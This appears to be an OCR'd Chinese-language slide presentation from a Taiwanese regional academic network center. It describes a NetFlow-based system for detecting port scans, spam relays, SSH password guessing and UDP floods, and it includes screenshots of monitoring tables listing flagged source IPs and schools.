


PortScan Abuse頻次分布 (2004-2006)



2. Flooding 訊務偵測 (FDS)

- Technology to protect against abuse threats
 - PortScan, Spam and Packet flooding
 - Share a crucial common feature
 - *Send out excessive probes/messages to a huge amount of destination systems*



2. Flooding 訊務 (cont.)

- A cheap accessible way for detecting flooding anomalies over Gateway
 - Gathering NetFlow data (router)
 - Constructing feature of the anomaly
 - Portscan, spam, ssh password crack
 - Aggregating and sort out top-N sources
 - Detecting the anomaly
 - Comparing the multiple traffic variables

2. Flooding 訊務 (cont.)

- FDS (Flooding Detection System)
 - Flooding 異常訊務監測網頁
 - <http://lisa.tyc.edu.tw>
 - (a) PortScan anomaly
 - (b) SMTP flooding
 - (c) UDP packet flooding
 - (d) P2P Traffic Measurement **

桃園區網中心-- Flooding 異常訊務量測

[[桃園區網中心首頁](#)] [[教育部 Abuse 列表](#)] [[桃園區網 Abuse 列表](#)] [[詳細異常訊務數據](#)]

首頁

異常訊務查詢

區網 IP 配置

Rwhois IP 查詢

網路安全留言

區網連線架構

IPv6 測試網站

TWAREN 訊務監測

連線學校訊務

Top-N 訊務排行

TANet SPAM 防治

桃園縣政府教育局

金門縣網中心

馬祖 連江縣網中心

桃園區網中心

Flooding 異常監測網頁

- [SMTP Flooding 訊務監測 \(Spam\)](#)
- [PortScan 異常訊務監測](#)
- [SSH 異常訊務監測 \(密碼猜測\)](#)
- [UDP Packet Flooding 訊務監測](#)
- [監看詳細的 Flooding 異常訊務](#)

網路安全由個人做起

一部未安裝防毒 (anti-virus) 軟體, 不及時更新微軟視窗系統 (Windows Updates), 甚至選用過於簡單的密碼的連網主機, 都有非常高的機率為 hacker 所吸納並用來掩護其發動網路攻擊. 唯有網路用戶能善用 anti-virus/firewall 等工具, 扎實地做好網路防護措施, 並維持良好的網路使用習慣, 才能根本地阻截網路駭客與犯罪組織的橫行. [詳全文](#)

PortScan 異常訊務偵測

入侵偵測系統 (Intrusion detection system, IDS) 常被安置於校園/企業網路主幹, 或 server farm 節點, 協助管理人員處理入侵事件. 而我們所做的工作: 於上游骨幹網路 routing 網路, 增加一層明顯 Flooding 異常訊務偵測系統. 以下為相關說明 [\(詳全文\)](#)

SMTP 異常訊務偵測

區網節點阻截 Spam 的利器 SMTP Flooding 異常訊務偵測系統以下為相關說明 [\(詳全文\)](#)

網路安全相關網站

[SANS 網路管理與安全 \(SysAdmin, Audit, Network, Security\) Institute](#)

[SANS 資訊安全問題專家 \(防範釣魚、阻截的釣魚信\)](#)

[電腦網路及網路管理中心 \(NIC CERT\)](#)

SMTP Flooding 訊務監測網頁: Detected anomalies

http://163.25.255.16/~yang/Moe/index_ab_spamsrc.php - Microsoft Internet Explorer

檔案(E) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

← 上一頁 → 搜尋 ★ 我的最愛 媒體

網址(D) http://163.25.255.16/~yang/Moe/index_ab_spamsrc.php 移至

Y! 輸入您想搜尋的文字 搜尋 登入 信箱 新聞 股市 氣象 拍賣 交友 家族

Abnormal Mail Relay Hosts of TYC (TaoYuan Network Center)

12 月 02 日 SUBMIT

日期:1202-- Abnormal Mail Relay Hosts


(12-02)

src_IP >#. #. #. #. (25)	Flow	Packet	MBytes	Pkt_Sz(B/Pkt)	Hr_Flws	School_Name
163.25.154.253>#. #. #. #. (25)	12764	970353	1233.2	1270.9	73	桃園區網 陸軍高級中學
163.25.206.1>#. #. #. #. (25)	5143	390459	391.5	1002.8	23	TANet-桃園縣教育局-內定國小
163.25.54.97>#. #. #. #. (25)	4819	413314	389.0	941.2	56	TANet-桃園縣教育局-同安國小
140.138.137.54>#. #. #. #. (25)	3551	64901	12.9	198.4	66	桃園區網元智大學
163.25.50.104>#. #. #. #. (25)	3360	306326	114.6	374.0	13	TANet-桃園縣教育局-南門國小
163.25.187.129>#. #. #. #. (25)	3277	40552	13.1	324.1	54	TANet-桃園縣教育局-石門國中
140.115.236.47>#. #. #. #. (25)	2222	220516	250.3	1135.2	20	中央大學資策會
203.71.101.1>#. #. #. #. (25)	2173	183882	171.7	933.9	42	桃園區網 治平中學
163.25.233.25>#. #. #. #. (25)	1521	25179	5.0	197.1	11	TANet-桃園縣教育局-武漢國小

src_IP >#. #. #. #. (25)	Flow	Packet	Bytes(MB)	Pkt_Sz(B/Pkt)	Ab_Hr_Flws
163.25.187.129>#. #. #. #. (25)	11705	45934	2.29	49.83	139(11705)
163.25.233.25>#. #. #. #. (25)	8453	39552	2.13	53.80	125(8453)
140.115.112.147>#. #. #. #. (25)	6911	29460	1.32	44.84	27(6911)
218.150.79.141>#. #. #. #. (25)	5139	14464	0.90	62.29	46(5139)

開始 3 Inte... 2 SS... 2 Outl... Window... mail_att... 上午 10:28

SMTP Flooding 訊務監測介面：通告信



Port Scan訊務監測介面：Detected anomalies

http://163.25.255.16/~yang/Moe/index_abuse_port.php - Microsoft Internet Explorer

檔案(E) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

← 上一頁 → 搜尋 我的最愛 媒體

連結 網址(D) http://163.25.255.16/~yang/Moe/index_abuse_port.php 移至

Google Search Web 83 blocked AutoFill Options

[IP Prefix 小範圍查詢](#) [Scanning 歷史紀錄查詢](#)

Summarizing SYN Floodinf /Port Scan over TaoYuan Network Center


03 月 17 日 SUBMIT

日期:0312

src_IP >#.##.##	DST_P1/Flows	DST_P2/Flows	DST_P3/Flows	DST_P4/Flows	(FwRate *Hour)[Shool]
140.115.135.179>#.##.##	4899/2432201	I@ 101341 * 24[中央大學網學]			
140.115.227.220>#.##.##	17300/1794435	I@ 112152 * 16[中央大學宿舍網路(1)]			
203.68.82.203>#.##.##	6129/227067	135/253755	445/220525	I@ 58445 * 12[萬能技術學院]	
203.68.90.153>#.##.##	6129/185040	135/182901	445/165136	139/160647	I@ 86715 * 8[萬能技術學院]
203.68.54.4>#.##.##	6129/151357	135/261833	445/172077	I@ 25446 * 23[萬能技術學院]	
140.138.168.16>#.##.##	135/574736	I@ 23947 * 24[元智大學]			
203.68.76.209>#.##.##	6129/211998	135/170416	445/138586	139/484	I@ 57942 * 9[萬能技術學院]
203.68.87.207>#.##.##	6129/179134	135/202293	445/134379	I@ 30341 * 17[萬能技術學院]	
140.115.98.250>#.##.##	17300/446721	445/5254	I@ 45197 * 10[中央大學藝術]		
140.115.130.72>#.##.##	6129/58208	135/51296	445/52328	80/57822	I@ 31917 * 14[中央大學圖書館]
203.68.41.7>#.##.##	135/259125	80/90049	I@ 19398 * 18[南亞技術學院]		
140.115.206.22>#.##.##	17300/325342	445/11079	I@ 67284 * 5[中央大學宿舍網路(1)]		
140.138.246.132>#.##.##	135/228051	445/90104	I@ 13256 * 24[元智大學]		
203.68.82.83>#.##.##	135/212375	445/51442	139/16666	I@ 11686 * 24[萬能技術學院]	
210.240.213.238>#.##.##	135/114080	445/141187	80/10653	139/9496	I@ 11475 * 24[體育學院]
140.138.40.208>#.##.##	135/137269	445/124015	139/3441	I@ 11030 * 24[元智大學]	
140.138.145.12>#.##.##	1433/250853	I@ 50170 * 5[元智大學]			
140.138.248.82>#.##.##	135/155278	445/81977	I@ 9885 * 24[元智大學]		

開始 3 S... 3 O... Deg... 2 I... Win... icm... 上午 10:46

Port Scan訊務監測介面：通告信內容



UDP Packet Flooding監測介面 (一) : Hourly Anomalies

http://163.25.255.16/~yang/Moe/index_evil.php - Microsoft Internet Explorer

檔案(E) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

← 上一頁 → 搜尋 我的最愛 媒體

網址() http://163.25.255.16/~yang/Moe/index_evil.php 移至

Y! 輸入您想搜尋的文字 搜尋 登入 信箱 新聞 股市 氣象 拍賣 交友 家族

UDP Attack Traffic Statistic of Taoyuan Network Center

03 月 17 日 SUBMIT

日期:0209-- UDP Attack Logs時

We should investigate the Traffic Pairs and Association
IF the Pair_Packet counter > 10,000,000
OR the Pair_Total counter > 10,000 MB

SRC_IP > DST_IP	Flows	pk_size(KB)	Pkts	Total(MB)
UDP 02-09 :: 00				
140.115.155.8>62.219.113.127	1255006	0.046	62816008	2821.693
140.115.160.47>217.132.237.9	1249653	0.046	30281724	1360.232
140.117.205.162>203.72.244.6	2	1.449	500211	707.821
140.113.138.4>192.192.42.194	3	0.072	162805	11.378
202.202.106.16>140.125.07.55	2	0.065	156720	0.071

開始 4 S... Real... 4 L... Degr... 命令... 3 O... 下午 05:22

UDP Packet Flooding監測介面 (二) : Detected Anomalies

http://163.25.255.16/~yang/Moe/index_udp_flood.php - Microsoft Internet Explorer

檔案(E) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

← 上一頁 → 搜尋 ★ 我的最愛 媒體 83 blocked AutoFill Options

網址(D) http://163.25.255.16/~yang/Moe/index_udp_flood.php 移至

Flood Traffic of UDP Procols (TaoYuan Network Center)


02 月 09 日 SUBMIT

日期:0209-- Packet Flood Traffic of UDP Protocols

